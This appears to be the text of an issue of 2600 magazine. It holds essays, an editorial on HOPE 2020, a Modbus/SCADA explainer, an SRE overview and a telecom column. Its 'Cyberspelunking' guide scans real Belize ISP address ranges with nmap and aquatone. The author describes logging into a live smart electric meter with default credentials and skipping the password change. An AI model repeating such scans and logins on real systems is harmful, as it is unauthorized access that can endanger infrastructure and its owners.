} // end loop
```



"Information is Neutral" and Other Social Myths

by Red_Liberty

When we hackers say "information is neutral" and "information should be free," a common response to this is, "What the hell are you talking about?" They then would, of course, cite the Four Horsemen of the Infocalypse (terrorists, drug dealers, pedophiles, and organized crime) and other examples of how information is not neutral. To which we would assert that the same violent response, according to reason, should inevitably follow when we say something along the lines of, "we hold these truths to be self-evident, that all men are created equal, that they are endowed by their creator with certain unalienable rights, that among these are life, liberty, and the pursuit of happiness."

Clearly some information is very harmful, and clearly humans are not at all created equal, nor do they have some abstract, intrinsic, inalienable rights. These are objective facts, nothing more, nothing less.

When we say these things, we mean they ought to be as we say they "are" insofar as something even greater is concerned.

Human rights may be social myths, nothing more than meaningless abstractions. But do not say this to that one particular social organization that holds a monopoly on violence in human society, that is used as an instrument for the suppression of one class over another: the state. Because if you say that to the state, you might end up with something similar to the modern People's Republic of China where there is no real negative liberty (freedom of the press, speech, protest, religion, etc.) at all. Similarly, some information causes real world harm and shouldn't exist. But don't tell that to the state or to your local Internet Service Provider. They just might censor your access to certain information, and their ability to see what you are doing at all poses a serious threat to the existence of individual liberty as such. You might end up with an incredibly filtered Internet where downloading a song that turns out to be pirated can land you serious jail time.

This is what we mean when we say "information is neutral" and "information should be free." This is what we mean when we say "all humans are created equal, and have certain inalienable rights." We are not idiots here. Sometimes it is necessary to say things as they ought to be, not as they are. This is necessary precisely because the result of doing so is benevolent to society as a whole, and not doing so is to society's detriment.

Human rights do not exist, but they should be respected. No individual or institution should have the right to murder you because of something unfavorable you wrote about me.

Information is not neutral, but it should be free. No individual or institution should have the right to censor and monitor you.

The inevitable result here, of affirming things as they are, is for the worst possible scenario to be derived thereof. This is why social myths are necessary in human society. Do they cause harm? Certainly, and these harms should be mercilessly combated. "Human rights" are constantly an excuse imperialism uses to justify its own nefarious ends under the cloak of benevolence. But even with these truly terrible abuses, the net social harm caused is far less than the net social harm that would be caused without them. Just ask anyone working on the Tor Project why their work is necessary in spite of the known abuses of the Tor network. Without a formal recognition of human rights, every country in the world would likely have its own Stasi or Gestapo. This is why when you ask me, I say "Yes, information is neutral and should be free." This is why when you ask me, I say "Yes human rights exist and should be respected."

We as hackers have a responsibility to promote a free and open Internet where information is free, and if that means using the same social myths that human rights advocates use, then I say it's worth it.

From the Ashes

We've been here before. But it never gets old.

We're referring to the scenario we often find ourselves in, where things appear to be hopeless or doomed for one reason or another. Distributors have vanished owing us large sums of money that we need to survive. We've gotten sued by everyone from the entire motion picture industry to the Ford Motor Company, threatening our very existence. And we continue to see fellow writers and members of the hacker community unfairly prosecuted and faced with life-destroying actions by authorities with unlimited resources and no shame in pushing false narratives. But somehow, throughout all of that, we always manage to come back with renewed spirit and determination.

Of course, the "somehow" really isn't that much of a mystery. Simply put, it's the massive amount of support and positivity shown to us and many others by the people in the hacker community. Without this amazing collection of individuals, so much would be impossible. And that extends well beyond the challenges we're talking about here. The innovations and inventions that hackers are responsible for have helped to change just about everything in our world today, from tech companies to telephones to the manner in which we protect speech and freedom. We can't ever forget this, nor can we let these accomplishments be tarnished or subverted by those who either don't get it at all or who are in this for the wrong reasons.

2019 brought us numerous challenges that could have been really depressing had we not been so used to them - and emboldened by our support network.

Earlier in the year, we were told that our magazine couldn't be put on newsstands in the United Kingdom because it might attract "negative publicity" and subject us to fines of over $13,000 per complaint! This said a lot more about what's happened to the U.K. than anything having to do with us. Since we never profited from sending issues overseas in the first place, these developments didn't actually hurt us. But the story gave us much more visibility in that country and led to more people subscribing to both the printed and digital editions. Still, the whole thing remains unsettling for anyone who values freedom of the press, reading, democracy, etc.

More recently, Google has decreed that we are something called a "replica magazine" that they will no longer carry in the digital magazine section of their Google Play platform. Apparently, they intend to redefine what a magazine is and we don't qualify. Yes, it's somewhat priceless that a corporation like Google is telling *us* what a magazine is. But again, this didn't really hurt us since Google's terms were always pretty poor and they never attracted anywhere near the same amount of readers as the Kindle. Again, though, it's unsettling to see how publications are being manipulated by people without a clue who probably shouldn't be in this business to begin with.

And, of course, we almost lost the radio station that broadcasts *Off The Hook*, our hacker radio show that's been on the air since 1988. In October, a minority faction of the parent Pacifica Foundation shut down local broadcasting of WBAI-FM in New York City and replaced it with a piped-in feed from California. It seemed like we would be losing a vital outlet that had always welcomed the voice of hackers over the airwaves. Thanks to listener support and the court system, the station was restored and is now operating with renewed passion and energy. There are massive challenges at the station to overcome still, but at least now the danger of what might be is so much clearer. And that has proven to be a great motivator.

Our biggest challenge, though, was the future of our HOPE conference. When our previous venue decided to triple their price, we were faced with a choice: either triple our admission cost or stop running one of the most popular hacker conferences in the world. We didn't much like either choice, so our community helped us come up with a third choice: find another way.

We were blown away by the hundreds of letters of support we received from attendees, readers, and even people who had never come to the conference but were well aware of its importance and significance. When we saw how much it continued to mean to so many, we knew we couldn't accept something that was wrong or just give up. And so we spent pretty much the entire summer looking for new venues. Some were comically terrible and others were hilariously expensive. But we never stopped looking, primarily because so many people kept asking for updates and encouraging us to continue the search. So instead of not knowing how we could possibly solve this problem, we *knew* we'd find a solution but didn't yet know what that was. The difference between those two perspectives was so much more significant than we ever knew.

We found what we believe to be not only a great location but a pivotal point in the history of HOPE. Instead of battling hotel bureaucracy and getting perpetually overcharged and overcrowded, we're now going to be in a university environment, where space abounds and the people appreciate our community and what we do. And we won't have to leave New York City to do this. While no longer in midtown Manhattan, we'll be at a venue that will be easier for many to get to and far less stressful to maneuver.

St. John's University in Queens will be the site for HOPE 2020 from July 31st to August 2nd, 2020. We'll have the same or bigger rooms for all of our talks, plus additional hangout space, and a huge outdoor area to introduce all kinds of new projects and activities. On-site housing will be available, bringing elements of a hacker camp to New York for the first time. Off-site hotels with special rates will be close by. And for those who want to stay in Manhattan, it's a one-stop train ride away.

Of course, this kind of a change won't be easy. It'll require a significant amount of additional coordination on our part and we expect to make many mistakes as we adjust to this new way of doing things. But if we're able to pull this off, we believe it will turn the page into a new era of hacker history and allow us to make new dreams possible.

We've never been more confident that this community has what it takes to make this into a successful - and recurring - event. Info on all of these developments will be posted and updated frequently at www.hope.net and www.2600.com. Please help us get the word out!

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600,* P.O. Box 752,
Middle Island, NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual, $50
corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999 are $6.25
each when available.
2000-2018 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99, Middle
Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Industrial Control with Modbus

by Malvineous

With recent news articles about network attacks on power grids and other infrastructure, one may be forgiven for wondering how exactly a circuit breaker can be controlled over the Internet, and how one would even begin to look for such vulnerabilities.

To help provide some answers, this article hopes to be an overview of the Modbus protocol and how it is used to control such industrial devices. Some tips are also provided at the end for anyone wishing to find inexpensive Modbus devices they can use to further their understanding of how one can control real-world devices via simple computer programs. There are many such devices available, from temperature sensors to electricity meters to relay control boards that can switch power on and off to other devices.

But first, to put everything into context, a little history.

What is RS232?

Many readers will be familiar with RS232, the standard specifying the electrical signals used for the serial ports found on so many computers over the last few decades. Before USB, and even for quite some time afterwards, these ports were used for connecting peripherals such as dial-up modems. They are still commonly used for configuring industrial devices and as a fallback for some commercial Ethernet-connected devices, so they can still be accessed when the network is unavailable.

One limitation of RS232 is that it is a point-to-point connection, allowing communication between only two devices. Electrically, this is because the transmitters at each end of the connection are active at all times, even when no data is being sent. This means that should two transmitters be connected to the same wire, they will work about as well as listening to two people shouting at the same time - neither can be heard clearly, if at all, each drowning out the other.

A side effect of this is that RS232 must be full-duplex, allowing data to flow in both directions at the same time, because each end of the connection needs a dedicated wire to transmit on. So for RS232, separate wires for transmitting and receiving are required.

What is RS485?

To address some of the limitations in RS232, RS485 was created. Like RS232, all devices must still select a common baud rate to operate at, although RS485 can go all the way up to 10 Mbps. RS485 also requires that the transmitters be switched off when no data is being sent, allowing multiple transmitters to share the same wire. As a consequence, all receivers need to listen on the same wire as well, making RS485 half-duplex. Although this is a small drawback, it is greatly outweighed by the benefits of being able to connect many devices to the same wire run. (There are also some schemes that run two RS485 buses in parallel to achieve a kind of full duplex, so it’s not really that much of a drawback anyway.)

This may appear to be a bit like a rudimentary Ethernet network, for those readers who remember the days of 10 Mbps thin Ethernet with its coax cables, allowing multiple computers to be connected to a single cable run. In fact, RS485 shares a number of similarities with thin Ethernet, but in some regards offers more flexibility.

While thin Ethernet required both ends of the cable to have terminating resistors installed in order to operate, with RS485 these are only needed for high speed operation. At lower speeds the terminators can be omitted, and a reduced speed also allows the maximum length of the cable run to be far longer - over ten times longer than Ethernet’s 100 metre/300 foot maximum. (As a side note, the early parallel SCSI interface used many RS485 lines in parallel to make up the 50-pin SCSI bus. This is also why sometimes these old SCSI buses would appear to work on short cable runs even when the termination wasn’t set up properly.)

Unlike Ethernet, RS485 only deals with getting bytes from one device to all the others. It does not have MAC addresses, collision detection, a concept of data packets, or any of the other features of Ethernet. With RS485, all this must be done in software by a higher level protocol, just as it did with RS232. All you get from the RS485 interface is a stream of bytes, and it's up to you to decide what these bytes should represent, and indeed if they are even correct, since significant noise on the line can corrupt the data.

This means when using RS485, you must define the set of rules used by all devices on the bus. If two devices transmit at the same time, the result will be garbled, so you need to come up with some protocol to prevent this from happening in the first place.

What is Modbus?

With RS232, ascribing meaning to the bytes traveling over the wire was often done with higher level protocols such as SLIP and PPP. With RS485, a very common protocol that does the same is Modbus. Originating in 1979, Modbus is an early protocol and is very simple by today's standards. However, with that simplicity comes robustness, and many modern industrial devices still use Modbus for control today. Modbus is also effectively an open standard, while many of the competing (and often superior) standards such as BACnet cannot be obtained without payment, preventing them from fully replacing Modbus.

To prevent collisions on the wire, Modbus works in a master-slave arrangement. There is only one master device on the RS485 bus, and it requests data from up to 247 slave devices (although practically speaking, RS485 maxes out at around 32 devices per bus). After the master initiates a request from one of the slave devices, that slave is allowed to transmit its response. This arrangement ensures only one device is ever transmitting at a time, avoiding collisions. A CRC code in each message guards against any corruption from noise on the line.

Conceptually, Modbus devices are based on numbered registers, each of which can hold a numeric value. The Modbus master sends messages such as "read register X" or "write X to register Y", with the device returning an appropriate response. For an electricity meter, one register may contain the current mains voltage, while a different register may contain the current rate of power consumption in watts. Since the registers are addressed only by numbers, it is crucial to have a register map for the device you are working with, so that you can find out which register contains the information you are seeking, and which registers must be written in order to trigger the action you need.

There are 65,536 possible registers in each category, and there are three categories. The first category is called "coils," so named as they were originally used to turn the coils in relays on and off in order to control devices like heaters and air conditioning compressors. These registers are only a single bit wide so are not commonly used now, with the other two categories being preferred as each of those registers is 16 bits wide. Sadly, there is no standard about the endianness of each register value (endianness is the direction of the bits within a byte - do they come in as 12345678 with the 1 first, or 87654321 with the 1 last), so some devices will supply their 16-bit register value in little endian order and others in big endian, and again the register map must be consulted to discover which order a particular device uses.

Often two registers will be combined to store a 32-bit or 64-bit value (either as an integer or a floating point), however, like the endian issue, here care must also be taken to discover in which order the two registers are combined. Generally speaking, registers are mapped directly into the memory of the microcontroller on the device, so little endian values in each register should mean registers are combined in little endian order to read any 32- or 64-bit values. However, it is unfortunate that sometimes devices are encountered that combine registers together in one endian order, but return each register value within as a different endian order, which certainly creates a headache for the programmer!

How Do I Speak Modbus?

There are many cheap USB-to-RS485 adapters available from the usual places, costing as little as a dollar including postage from China. These devices appear as standard USB serial ports, so they don't need any additional drivers to operate, appearing as "/dev/ttyUSB0", "COM1:", or similar depending on your OS.

In the network connected world, there are many Modbus gateways that can provide an interface between the RS485 bus and a TCP/IP network. Typically, these will listen on TCP port 502 and, once connected, the bytes sent and received over the TCP connection are identical to those sent over the RS485 bus. For this reason, most Modbus utilities will let you specify either a serial port or an IP address when using them for communication.

There are a huge number of devices that speak Modbus, however, as many of them are industrial, they tend to be on the expensive side. Searching for "(rs485,modbus) -usb" on eBay or similar will give you an idea of what is available (this will match anything containing "rs485" or "modbus", but ignore anything containing "usb" so that all the USB-to-RS485 adapters don't clutter the search results). You will find things like humidity sensors and relay boards, however, bear in mind that this is less likely to show industrial devices such as variable-frequency motor drives as those are assumed to have Modbus or equivalent interfaces, so this isn't usually highlighted and you need to go digging in the specs to find out.

Before purchasing any Modbus device, make sure it either comes with a register map or that you can find one online, as without this it will be very difficult to figure out which register values mean what.

How Do I Use Modbus?

As Modbus is a relatively non-descriptive protocol (i.e., there is no hint what a register might be for unless you consult documents that are not part of the protocol), there are limited utilities available for working with it. There are programs specific to certain devices, like NUT (Network UPS Tools) that can only speak to specific models of backup power supply via Modbus, and there are general programs like "mbpoll" that are mainly useful to perform raw reads and writes on Modbus devices to confirm you are reading the register map correctly.

To actually do anything useful with your device, you will likely have to write your own program to provide an interface between the Modbus registers and the system you want to connect the device to. For example, I have written a program that queries an electricity meter connected to my computers, and if the power drops below a certain threshold, it means the monitors on all the PCs have gone into sleep mode, implying that everyone must have left the room. The program then writes to a couple of registers on a relay board which shuts off power to the sound system and the lights. The data is also logged to a time-series database, which is useful for displaying dashboards. In my case I am displaying the temperature and humidity in different rooms read from Modbus sensors located in each one, as well as the predicted cost of my next electricity bill based on my power use so far in the current billing period.

While this is far from any form of industrial control, it has at least allowed me to put my "play" devices to some use now that I have learned a great deal from them.

How Do I Hack a Power Grid?

While Modbus is one of the protocols used in SCADA systems, there are a number of others such as PROFIBUS and BACnet. BACnet in particular provides much more information about what each data point means and controls, but it is still far from self explanatory. In short, it means that remotely exploring SCADA infrastructure is not an easy task, and will likely start with an unrelated compromise in order to gain access to schematics, network architecture, and other documentation. Without this, figuring out how a network of Modbus devices are arranged, what they do, and the implications of sending them control messages would be exceedingly difficult to discover.

The remote network would also almost certainly need to be compromised, as most organizations are now at least aware that these devices have no support for any kind of security. They are typically placed on an isolated VLAN, not even accessible from the rest of the corporate network. Gaining access to this restricted VLAN is likely to be quite difficult, involving the compromise of an accessible device that has access to the restricted VLAN, such as a reporting interface or a PC used for managing the SCADA systems.

It would appear that some of the recent attacks making headlines were able to get malware onto the PCs controlling the SCADA systems, making the accomplishment even more impressive as this suggests that the attackers had no access to the target network. How they managed to figure out what IP addresses things were listening on, what protocols to use, which registers to write to and the correct values to write is amazing if all they had to work with was a simulated environment built around stolen schematics. Apparently, the attack on Ukraine's power grid was foiled because at the last moment the commands were sent to the wrong IP address, so maybe a device was replaced or moved at some point and the attackers were working off older documents? Or perhaps forgetting to update the documentation isn't always bad....

Ideas Behind Site Reliability Engineering

by kingcoyote

As the software industry grows and matures, the systems that run all around us grow in size and complexity. Users' demand for reliability combined with this growth has produced a new specialization: the site reliability engineer (SRE). While the role relies on a mixture of sysadmin and software development skills and overlaps with infrastructure engineering, it is made unique by the mindset that it brings to bear on the problem. I want to share what I know about working like this because it's a relatively unknown specialty and because it soothes my heart to know that humanity isn't one error away from turning the world into a *Mad Max*-like desert.

At its core is the belief that as systems grow, they become less legible. No longer can we look at a UML diagram and predict all its behaviors. When we had to take care of ten or 20 hosts or a simple web application, it was possible for a single person, usually the senior engineer, to understand the system and keep it in a stable state. But when the number of hosts grows and the application becomes distributed and has dozens or hundreds of engineers changing it every day, it becomes a murky pool of statistical probability where something somewhere is always failing. Disks are dying, network links are going down, and processes are exhausting the available resources. Hiring more people doesn't work for two reasons: it's really expensive and it increases the communication overhead (Brooks's law). How do SREs attack this problem? By learning from the broader engineering community how to deal with complex systems like aircraft.

The foundation of this approach is observability. The system has to continuously report its state so that the engineering team knows whether it's working, broken, or becoming broken. This pushes the existing practices into overdrive because we want to get and store all the metrics we can get our hands on. Some examples here are host-level metrics like CPU, disk, network, and memory utilization; service-level metrics like rate, type, and latency of incoming and outgoing requests; and every log line the service produces. Not only should these all be gathered and stored, but they should be easily accessible and searchable by everyone on the team. Having these, we can, over time, single out those that provide us the strongest signal about how well things are working. We will be able to go back and study the state of the system closely and investigate all the dimensions in which it deteriorated when things were broken. We will also be able to build some automation on top of them to fix certain recurring problems automatically. Any system will experience a steady flow of problems, like disks dying or hosts getting into a weird configuration state, but time is precious for us, so we want the system to react to these events on its own. We want to take as many humans out of the equation as possible.

Knowing how the system is behaving every second, we can automate away a good chunk of senseless toil that happens whenever we change it. The biggest contributor here is the stream of new features and bug fixes. Having service-level metrics means that once a change has been reviewed by a human, it can be deployed automatically because we trust the system to detect a problem, revert the change to the last known good state, and notify someone. This is a great thing to have for a couple of reasons. Our users will appreciate that even if something is broken, it's likely to get fixed within minutes or even seconds. The people making these changes will appreciate it because they will be getting quick feedback about their code while it's still fresh in their minds. Finally, exercising this flow gives us confidence that we can make changes quickly, which is pretty handy when we need to get a fix out ASAP.

The second source of toil is usually managing the configuration of all the hosts. Instead of crafting artisanal coconut milk configs by hand for each of them, we can roll out a uniform, self-enforcing set of configuration everywhere. Whenever a host deviates from this golden standard, it can be automatically reimaged and reconfigured without a single person taking action. This view is summed up as "treat your hosts like cattle, not pets." This setup leaves us with more time to focus on anomalies that need a human to investigate. It also speeds up our reaction time considerably. Imagine if the primary data center goes down. Now imagine how much stress, sweat, and coffee all this automation would save us if all we had to do was point it at a set of blank machines in a new location and wait an hour for everything to go back to normal.

In my experience, the most important piece in all of this is how the engineering team handles failures. It's organizational, not technical, in nature. First, all production incidents should be investigated and discussed at a postmortem meeting with all affected present. The goal isn't to dish out blame and punishment, it's to build a shared understanding of how the system entered a bad state. Trust is essential in order to bring up all the little details and go through as many follow-ups as feasible to prevent the problem from happening again. Without trust, people will hesitate to report incidents or their details for fear of punishment. Think of it as a group learning process. It's important to note that some incidents may be the result of how the work is organized, so managers should be a part of this, too.

Second, there's the on-call process, where a rotating member of the team is notified whenever something is broken and has to fix it. It's familiar to many, but to make it truly work, all technical team members should be part of the rotation. This puts equal pressure on everyone to keep reliability in mind as no one likes to be woken up at 2 am. It directs everyone on the team toward the same set of goals. The opposite approach is why ops and security teams used to fail in the past - the "feature team" doesn't understand that security or reliability is part of the product and introduces bug after bug, vulnerability after vulnerability, while the ops and security teams take up drinking because it's the only way to handle a dysfunctional relationship like that.

None of these practices are new, they just needed to be discovered and put into practice by the right people in the right place. I imagine we, as both users and builders of systems, will reap more benefits of these practices as they gain popularity.

For those interested in learning more, here are some reading materials:

- *The Field Guide to Understanding Human Error* by Sidney Dekker,
- *Debriefing Facilitation Guide* by John Allspaw, Morgan Evans, Daniel Schauenberg
- *Site Reliability Engineering* by Betsy Beyer, Chris Jones, Jennifer Petoff, and Niall Richard Murphy
- *An Introduction to General Systems Thinking* by Gerald M. Weinberg

Cyberspelunking
A *2600* Guide to Exploring the Internet

by //dug0ut

We have a term for the weekend curiosities known to hackers. Instead of spending too much time going into the details of what we actually did (in a way that only we ourselves really understood), we would simply smile and say that we went "cyberspelunking." We knew that we each had our own definition for it, and that we didn't fully understand the others', but we knew that it meant that the other was deep in thought chasing some curious itch down repeated rabbit holes for nothing other than the joy of learning something new. Sometimes it was code. Sometimes it was a new or really old operating system. Sometimes it was a network. Sometimes it was a boat, school bus, crockpot, radio, television, or any other oddity that caught someone's interest to an unhealthy degree.

We called it cyberspelunking because people got uncomfortable when they overheard the word "hacking," or would join in with a mocking tone. Cyberspelunking seems to be an accurate way of conveying the same curiosities with a positive connotation or, at the very least, with a word that society has not yet twisted. The phrase was coined by a former boss of mine who would ask what we did over the weekend but, not being as technical as the rest of us, would quickly get bored or lose interest. It was never rude, and he enjoyed our excitement. Around this time, he was planning his retirement adventures. One day, he was reading a magazine about spelunking, called me over, and giggled while asking me what

I did for the weekend. Before I had a chance to answer, he asked “Did you do some cyberspelunking?!” and continued to chuckle to himself.

He retired shortly after, began his adventures with his wife, but sadly passed away a few months later.

I thought the phrase was perfect, and that small encounter plays in my head quite often.

No Set of Steps - Go Explore


Spelunking is the act of cave exploration, and cyber is the buzzword of choice for the Internet. Cyberspelunking is simply the act of exploring the Internet in a non-malicious manner. There is just as much to learn from Open Source INTelligence as there is from trespassing and exploitation. I like to discover and explore the infrastructure of other countries. Everyone experiences the Internet differently and I like to try to imagine how someone from a foreign country would experience the Internet.

What is Belize Like?

Let’s take a look at the infrastructure of Belize. It isn’t a place I know much about, other than that it is small and it is a popular tourist location at the moment. I like to start with Wikipedia for a quick summary. You’ll often find information about population size, telecom providers, brief history, and sometimes top level domains (TLDs) or links to government sites for that country. The official Belize Wikipedia entry is all we are after here.

A brief review of the wiki entry provides some useful information for us to get started with. The population size is right around 400,000 people, which is pretty damn small. There are multiple languages spoken, and multiple ethnicities living throughout the country. It appears that there are two primary telecom providers: Belize Telemedia Limited and Speednet. Speednet was created to attempt to break the monopoly of BTL. There are official wiki entries for both companies, each linking to their official domains.

There appear to be over a dozen colleges/universities in Belize. The .bz TLD is the official TLD for Belize, and it is maintained by the University of Belize. The other official TLDs are .com.bz, .edu.bz, .gov.bz, .net.bz, and .org.bz, but it appears that standard .net, .com, .org, and also .biz are common for Belizians. It looks like the “Telecommunications in Belize” wiki entry has done a lot of legwork for me.



Internet [edit]

- Top-level domain: .bz,[1] administered by the Belize Network Information Center at the University of Belize.
- Internet users: 81,930 users, 171st in the world; 25.0% of the population, 138th in the world (2012).[3][4]
- Fixed broadband: 10,077 subscriptions, 148th in the world; 3.1% of the population, 115th in the world (2012).[3][5]
- Wireless broadband: 419 subscriptions, 147th in the world; 0.1% of the population, 146th in the world (2012).[6]
- Internet hosts: 3,392 hosts, 152nd in the world (2012).[1]
- IPv4: 61,952 addresses allocated, less than 0.05% of the world total, 189.0 addresses per 1000 people (2012).[7][8]
- Internet Service Providers: There are several ISPs in Belize: BTL, Speed Net, and others.[citation needed]

It appears that most of these stats come from 2012. I doubt this is still accurate, as I’m sure more IPv4 addresses have been allocated since then. I’m also sure there are more hosts online, and the number of Internet users increased. This still seems like a manageable amount for us to dig through.

Belize Internet Routes - BGP ASN FTW LOL

I’m not that awesome at routing. It is something that I’ve always planned on studying harder, but instead I just pick up more tidbits here and there. I am familiar with BGP Sinkhole attacks (yay - something else for you to search), which is enough for me to know that the Border Gateway Protocol used by most larger entities will be broadcasting the routes for BTL and Speednet as well as any other large provider.

In order to find the routes, first we have to find the ASN (Autonomous System Number) registered to the telecom providers. MX ToolBox has always been reliable and has been online for a while now. If it is down, there are plenty of other BGP ASN search tools. I’ve gone ahead and provided the ASNs and the netblocks they’re advertising now.

AS10269 - Belize Telemedia Limited

```
170.0.180.0/22 170.0.182.0/24
➥179.42.192.0/18 179.42.192.0/18
➥190.197.0.0/17 190.197.0.0/20
➥190.197.17.0/24 190.197.18.0/23
➥190.197.20.0/22 190.197.24.0/21
➥190.197.32.0/20 190.197.48.0/22
➥190.197.51.0/24 190.197.53.0/24
➥190.197.56.0/22 190.197.58.0/24
➥190.197.60.0/22 190.197.64.0/19
➥190.197.96.0/22 190.197.96.0/24
➥190.197.100.0/22 190.197.104.0/24
➥190.197.104.0/21 190.197.110.0/24
➥190.197.112.0/22 190.197.115.0/24
➥190.197.116.0/22 190.197.120.0/21
➥200.32.192.0/24 200.32.192.0/19
➥200.32.192.0/18 200.32.195.0/24
➥200.32.198.0/24 200.32.205.0/24
➥200.32.213.0/24 200.32.218.0/24
➥200.32.221.0/24 200.32.222.0/23
➥200.32.224.0/22 200.32.228.0/24
➥200.32.228.0/22 200.32.232.0/21
➥200.32.240.0/20 200.32.253.0/24
```

AS262239 - Speednet Communications Limited

```
186.65.88.0/22 196.52.81.0/24
➥196.55.4.0/24
```

AS266762 - Smart Com (Belize) Limited

```
45.234.88.0/22
```

A Quick Dive

Throughout this process, I saw plenty more AS numbers. I will leave those for you to find. AS266762 was downstream of AS262239, so I went ahead and included it. There were quite a few downstream of BTL. Those downstream addresses are likely to be small ISP resellers. Let's check out AS266762 because it is only advertising a small number of address ranges.

I like to start with `censys.io` to check address ranges for open ports, while other people like Shodan. I say use both. For those that are unfamiliar, Censys and Shodan are Internet search engines which constantly scan ports instead of crawling web pages like traditional search engines. Searching for the address ranges listed under AS266762, I found a surprising amount of telnet and ssh ports open, and plenty of web services. Let's do our scan for common web ports and then use aquatone to connect up and screenshot them all.

```
>$ nmap -Pn -n -sT -vv -T 5
➥ --open -p 80,81,82,443,8080,
➥8180,8181,8888,8443,9443,8000,
➥1080,3128 45.234.88.0/22 -oA
➥ smartbz- webports
>$ cat smart-bz-webports.xml |
➥ ./aquatone -nmap
```

Aquatone will go through every open port found in the nmap scan and attempt to take a screenshot of the landing page. In the directory that you ran aquatone from, there will be multiple folders and a report.html. View the report in your web browser, and you'll see the screenshots grouped together based on similar services found. In my case, I found quite a few firewalls, a few VPNs, some webcams, and some electrical boxes.

I don't crack accounts, but I'll try logging in with default credentials. Especially if it is a system I have never encountered before. When doing this, I never make any changes or interact with anything that could potentially cause a change. I like to check logs to see who else has been here. I like to look through configs and see where else they lead me.

One "smart electric meter" I found contained default credentials (found with a quick Google search). Upon logging in, I was greeted with a large warning screen which stated that real electrical systems were being maintained by this device, and that dumb changes have the potential for physical damage or harm. I was prompted to change the password, but was given the option to skip. Always skip. (How dumb is that though? An admin set this up. Why were they not forced to change it then? Horrible practice for them, but it works out for us.) Looking through the logs showed that someone else had been there before us by a few weeks. The device was sending reports via email, and showed the Yahoo account which was receiving the reports. The more malicious individuals may change the SMTP server setting to a server they control and capture the email creds, but I chose to do some quick OSINT over the address instead.

A quick Google search immediately took me to a Facebook page of a small electrician contractor in Belize. Interesting, and makes sense based off how we found the address. Maybe send a quick email and let them know their system is open. There isn't too much more to do on the device, so it's time to move on.

I'll leave the rest of the exploration to you.

Happy Hacking!

Safe Spelunking!

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Today, I am writing to you from the opposite side of the Indian Ocean from The Seychelles. I'm on Christmas Island. Although it's technically part of Australia, you have to pass through Australian Customs and Immigration to get here. In fact, Christmas Island is so remote that it has its own famous .cx top level domain!

Although Christmas Island is practically a stone's throw from Bali (about 650 miles), there aren't any direct flights. There are two regularly scheduled flights a week to Perth, Australia, which is about 1600 miles away. There are also charter flights to Jakarta, which usually run once a week. They're really expensive, running around USD $500 round trip from Jakarta and over $750 round trip from Perth (which, in and of itself, is a $300 flight away from Sydney). As locations go, it's about as close to the middle of *somewhere* that you can be while remaining in the middle of *nowhere*.

In addition to it being complicated for people to get to Christmas Island, it's also tough to get cargo on and off the island. Phosphate is pretty much the only export, and specialized transport ships and conveyors are used. For sea cargo, there is a crane. The harbor is poorly sheltered, though, so loading can only happen when the seas aren't rough. They're often rough. Right now, large waves are slamming into the rocky coast, sending spray almost as high as the cab of the cranes, so I'm fortunate that the piece of equipment I'm here to provision was offloaded from a cargo ship yesterday (during a relatively calm period) and is sitting safely in a container on shore.

If you think getting here is expensive, the costs of living on the island are even higher. Nearly everything must be imported from the Australian mainland, and the cost of transportation is very high. Gasoline is $6 per gallon. A head of lettuce costs $13.50. And Internet is similarly expensive. Basic satellite connectivity (through the satellite Internet provider Speedcast) costs residents over AUD $100 per month. Like all satellite Internet, it's strictly metered and very slow. Residents ration their Internet usage, jealously guard the security of their Wi-Fi access points (lots of them are named "Get Your Own WiFi" or something similar), and limit their video streams to 720p.

It's not just Internet that comes via satellite. Everything does. Television and radio transmissions are received from the Australian mainland via satellite dishes (one each for two TV stations and the radio), but these don't always work reliably. Satellite transmissions can be impeded by heavy rain and storms, and the island often has both. On top of this, Telstra, the local telephone and GSM provider, uses satellite. They have only a single satellite dish for connectivity to the rest of the world and it goes down frequently, at least once a month for a few hours. Speaking of mobile connectivity, it's GSM only - and only voice and text. It's like a time warp to the 1990s.

Christmas Islanders are, however, a hardy and creative bunch and they have a solution to their telecommunications problems: blackboards! There is a town square of sorts with a roundabout in the middle. The buildings there are covered in blackboards and these are used for community-wide news and notifications. The islanders are avid users of Facebook as well, but the on-island blackboards are treated as the "source of truth" and can be updated when electronic communications are unavailable.

So, given this context, you can probably imagine the excitement of the island's residents that a fiber-optic cable has finally landed on the island. It promises faster, less expensive, and possibly even unmetered Internet access, maybe even at speeds up to 20 Mbps. The cable is here, and packets are flowing. However, progress has been slower than anyone would like in deploying the infrastructure for most of the islanders to use it. The "last mile" infrastructure in place largely isn't suitable for high-speed broadband, so a lot of work (and working out the costs) needs to be done before residents can enjoy the benefits. The first customer is the Australian government.

